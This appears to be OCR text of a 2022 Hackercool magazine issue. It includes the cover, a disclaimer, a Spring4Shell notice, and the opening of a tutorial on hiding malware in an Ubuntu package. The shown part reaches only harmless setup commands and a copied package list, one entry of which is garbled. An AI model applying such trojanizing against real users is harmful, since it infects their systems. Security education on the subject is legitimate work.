Simplifying Cyber Security since 2016

Hackercool

March 2022 Edition 5 Issue 3

Learn Hacking in Real World Scenarios

How Hackers Infect Linux Desktops With Malware in Real World Hacking

Hiding Malware Behind An Image

Dirty Pipe and NetFilter LPE In Real World in Real World Hacking

..with all other regular Features

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 5 Issue 3

We Are Almost On Time But No Editor's Note why?

A ZERO-DAY REMOTE CODE EXECUTION (RCE) VULNERABILITY HAS BEEN DISCOVERED THAT AFFECTS SPRING CORE ON JAVA DEVELOPMENT KIT VERSIONS 9 AND LATER. THE VULNERABILITY IS NAMED SPRING4SHELL.

INSIDE

See what our Hackercool Magazine March 2022 Issue has in store for you.

How Hackers Infect Linux Systems With Malware

REAL WORLD HACKING


A general misconception is that Linux is immune to malware. However, Crowdstrike reported earlier this year that Linux Malware rose by 35% in year 2021. But how is Linux infected with Malware? In this Month's Issue, our readers will learn about one hacking scenario as to how hackers infect Linux systems with malware.

One of the reasons why Linux is secure is its App Stores and Package Managers. Linux Package Management Systems make sure that the apps they provide are secure. Just like Windows, as long as users get their apps from these app stores or trusted sources, they are safe. But what if they fall victim to an untrusted source? Let's see how a trusted app is packaged with malware.

On the Attacker System, let's create a new directory named "ohirom" (The name is just random).

```
┌──(kali㉿kali)-[~]
└─$ mkdir ohirom

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  ohirom    Public     Videos
Documents  Music      Pictures  Templates

┌──(kali㉿kali)-[~]
└─$ cd ohirom
```

While packaging Linux Trojan, the first thing we need to know is the target system architecture and version of Linux.. Every target system architecture has its own app. So this should be precise. For example. for this scenario, we will target Ubuntu 20.04 system. So we will go to the https://packages.ubuntu.com website and select our target OS.



Ubuntu – List of sections

https://packages.ubuntu.com/focal/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

ubuntu packages

» Ubuntu » Packages » focal » Index

[bionic][bionic-updates][bionic-backports][**focal**][focal-updates][focal-backports][hirsute][hirsute-updates][hirsute-backports][impish][impish-updates][impish-backports][jammy]

List of sections in "focal"

Administration Utilities
: Utilities to administer system resources, manage user accounts, etc.

Mono/CLI
: Everything about Mono and the Common Language Infrastructure.

Communication Programs
: Software to use your modem in the old fashioned style.

Databases
: Database Servers and Clients.

debian-installer udeb packages
: Special packages for building customized debian-installer variants. Do not install them on a normal system!

Debug packages
: Packages providing debugging information for executables and shared libraries.

Development
: Development utilities, compilers, development environments, libraries, etc.

Documentation
: FAQs, HOWTOs and other documents trying to explain everything related to Debian, and software needed to browse documentation (man, info, etc).

Editors
: Software to edit files. Programming environments.

Electronics
: Electronics utilities.

Embedded software
: Software suitable for use in embedded applications.

Fonts
: Font packages.

Games
: Programs to spend a nice time with after all this setting up.

GNOME
: The GNOME desktop environment, a powerful, easy to use set of integrated applications.

GNU R
: Everything about Python, an interpreted, interactive object oriented language.

Ruby
: Everything about Ruby, an interpreted object oriented language.

Science
: Basic tools for scientific work

Shells
: Command shells. Friendly user interfaces for beginners.

Sound
: Utilities to deal with sound: mixers, players, recorders, CD players, etc.

TeX
: The famous typesetting software and related programs.

Text Processing
: Utilities to format and print text documents.

Translations
: Translation packages and language support meta packages.

Utilities
: Utilities for file/disk manipulation, backup and archive tools, system monitoring, input syste

Version Control Systems
: Version control systems and related utilities.

Video
: Video viewers, editors, recording, streaming.

Virtual packages
: Virtual packages.


Web Software
: Web servers, browsers, proxies, download tools etc.

X Window System software
: X servers, libraries, fonts, window managers, terminal emulators and many related applications.

Xfce
: Xfce, a fast and lightweight Desktop Environment.


Zope/Plone Framework
: Zope Application Server and Plone Content Managment System.

All packages
(compact compressed textlist)




This page is also available in the following languages:


and download any official software package. Here we can see all the video related packages for Ubuntu 20.04 target. Let's download the "bino video player" package for this scenario.



